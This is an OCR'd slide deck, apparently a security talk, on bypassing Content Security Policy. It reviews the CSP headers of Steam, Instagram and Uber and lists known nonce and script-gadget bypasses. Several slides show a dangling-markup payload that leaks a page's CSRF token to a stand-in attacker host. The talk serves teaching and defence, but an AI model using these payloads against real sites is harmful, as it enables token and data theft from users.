        'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
        </script>
```

3. Attacks without JS (“scriptless”)

-> Unclosed tags

I didn't close the quote!

and I didn't even try

```
<HTML>
<body>
    <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
        <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
        'passport.yandex.ru','firstName': 'Иван','lastName':
        'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
        </script>
```

-> Phishing HTML forms

They clearly forgot the form-action

3. Attacks without JS (“scriptless”)

-> Unclosed tags

I didn't close the quote!

and I didn't even try

```
<HTML>
<body>
    <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
        <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
        'passport.yandex.ru','firstName': 'Иван','lastName':
        'Чалыкин','csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
        </script>
```

-> Phishing HTML forms

They clearly forgot the form-action

-> reading data through CSS selectors (on the verge of game)

-> redefine BASE (in case something leaks)

Typical Bypasses

1. Bad Implementation • Missing directives (script-src|object-src|default-src|base-uri) • Redundant options (unsafe-inline| unsafe-evil| https: | data: | *)

It's over

2. Whitelist's Bypasses
   - ÿ Callbacks
   - ÿ File upload (JS) ÿ
   - Angular & other script gadgets

More complicated

3. Attacks without JS ("scriptless")
   - • Information leakage through unclosed tags • Incorporation of phishing forms

Game

Let’s check!

steamcommunity.com

Let’s check!

steamcommunity.com

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
    https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
    http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```

Let’s check!

steamcommunity.com

Fail! <script>alert()</script>

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
    https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
    http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```

Let’s check!

steamcommunity.com

Fail! <script>alert()</script>

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
    https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; conne                                    mpowered.com/
https://store.steampower                                    api.com/websocket/ *.google-analytics.com
    http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```

Fail x2! (Angular CDN)

Let’s check!

Instagram

```
Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
    default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
    https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com
    https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:;
style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://instagram.com https://www.instagram.com
    https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
    https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
    wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
    https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
    https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
    https://connect.facebook.net;
```

Let’s check!

Instagram

```
Content-Security-Policy: report-uri https://www.instagram.com/security/csp_report/;
    default-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://w                    www.instagram.com
    https://*.cdninstagram.com wss://www.instagra                    m
    https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:;
style-src 'self' https:                    om https://www.instagram.com 'unsafe-inline';
connect-src 'self' https:                    https://www.instagram.com
    https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com
    https://*.cdninstagram.com https://api.instagram.com wss://www.instagram.com
    wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net
    https://*.facebook.net chrome-extension://boadgeojelhgndaghljhdicfkmllpafd;
worker-src 'self' https://www.instagram.com;
frame-src 'self' https://instagram.com https://www.instagram.com
    https://staticxx.facebook.com https://www.facebook.com https://web.facebook.com
    https://connect.facebook.net;
```

Fail! <script>alert()</script>

Fail x2! Known JSONP

No object-src

No base-uri

Let’s check!

Uber

```
Content-Security-Policy: block-all-mixed-content;
object-src 'none';
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'
'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:;
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Let’s check!

Uber

```
Content-Security-Policy: block-all-mixed-content;
object-src 'none';
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'
'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:;
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Hmm, seems ok!
Strict+ nonce, strong!

No base-uri

Browser with V3 support

Let’s check!

Uber

```
Content-Security-Policy: block-all-mixed-content;
object-src 'none';
script-src 'nonce-d550ff97-5aaa-4665-badb-7699965c4353'
'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:;
report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
```

Inline script
+ nonce


OR

HTTP://{all_hosts}
HTTPS://{all_hosts}

Browser with V2 only support

WE'RE NEARING THE END

Uuuf, how is it vse iskat'?



CSP_EVALUATOR from GOOOOGLE

It's bad here

It's not very good here either

Left behind the scenes:

In fact, the bypass does not work:

http://sebastian-lekies.de/csp/bypasses.php

General bypasses

- Bypassing script nonces via the browser cache (DOM-based XSS)
- Bypassing script nonces via the BFCache (by @arturjanc)
- Bypassing script nonces via the AppCache (by @sirdarckcat)
- Bypassing script nonces via partial markup injections I
- Bypassing script nonces via partial markup injections II (PoC only contains nonce stealing part)
- Bypassing script nonces via event handlers and changeable sources
- Bypassing script nonces via DOM XSS (by @sirdarckcat)
- Bypassing script nonces via CSS I (by @sirdarckcat)
- Bypassing script nonces via CSS II (by @sirdarckcat)
- Bypassing script nonces via SVG set tags (by @sirdarckcat)
- Bypassing script nonces via SVG animate tags I (by @sirdarckcat)
- Bypassing script nonces via SVG animate tags II (by @0x6D6172696F)
- Bypassing script nonces via XSLT (by @sirdarckcat)
- Bypassing script nonces via base tags and data URIs (by @jackmasa)
- Bypassing script nonces via base tags and external URIs
- Bypassing script nonces via social engineering
- Bypassing script nonces by predicting random numbers
- Bypassing script nonces via Relative Path Override (RPO) vulnerabilities
- Bypassing script nonces by injecting into a URL of a nonced script
- Bypassing script nonces by injecting into a nonced script

Framework-specific bypasses

- (strict-dynamic) Bypassing script nonces in Closure via CLOSURE_BASE_PATH (by @sirdarckcat)
- (strict-dynamic) Bypassing script nonces in Polymer via JSONP tags (by @kkotowicz)
- (strict-dynamic) Bypassing script nonces in Polymer via iron-ajax (by @kkotowicz)
- (strict-dynamic) Bypassing script nonces in Polymer via templates (by @kkotowicz)
- (strict-dynamic) Bypassing script nonces in jQuery via $.get (by @kkotowicz)
- Bypassing script nonces in jQuery via jQuery templates (by @0x6D6172696F)
- Bypassing script nonces in jQuery via hijacking handlebar templates
- Bypassing script nonces in Ember via Ember templates (by @0x6D6172696F)
- Bypassing script nonces in Angular via interpolation (by @sirdarckcat)

github.com/google/security-research-pocs

ajaxify.php	Added script-gadgets.
ajaxify_exploit.php	Added script-gadgets.
angular.php	Added script-gadgets.
angular_exploit.php	Updated the bypasses and added a list.
aurelia.php	Updated the bypasses and added a list.
aurelia_exploit.php	Added script-gadgets.
bootstrap.php	Added script-gadgets.
bootstrap_exploit.php	Added script-gadgets.
closure.php	Added script-gadgets.
closure_exploit.php	Added script-gadgets.
ember.php	Added script-gadgets.
ember_exploit.html	Replaced sebastian-lekies.de references with internal file.
jquery.php	Updated the bypasses and added a list.
jquery_exploit.php	Updated the bypasses and added a list.
jquerymobile.php	Added script-gadgets.
jquerymobile_exploit.php	Updated the bypasses and added a list.
jqueryui.php	Added script-gadgets.
jqueryui_exploit.php	Replaced sebastian-lekies.de references with internal file.
knockout.php	Added script-gadgets.
knockout_exploit.php	Replaced sebastian-lekies.de references with internal file.
polymer.php	Added script-gadgets.
polymer_exploit.php	Added script-gadgets.
ractive.php	Added ractive nonce exfiltration poc.
ractive_exploit.php	Replaced sebastian-lekies.de references with internal file.
requirejs.php	Added script-gadgets.
requirejs_exploit.php	Added script-gadgets.
vue.php	Added script-gadgets.
vue2.php	Moved script-gadgets initialization to init.sh
vue_exploit.php	Updated the bypasses and added a list.
webcomponents-polyfill-exploit.php	Added script-gadgets.
webcomponents-polyfill.php	Added script-gadgets.

Total:


> It is problematic to implement a more complex business card website on a project

> Very bypassable

>Hinders security guards

> Disturbs bug hunters >

Disturbs developers



Thx for the attention

@igc_iv

@ivan_IGC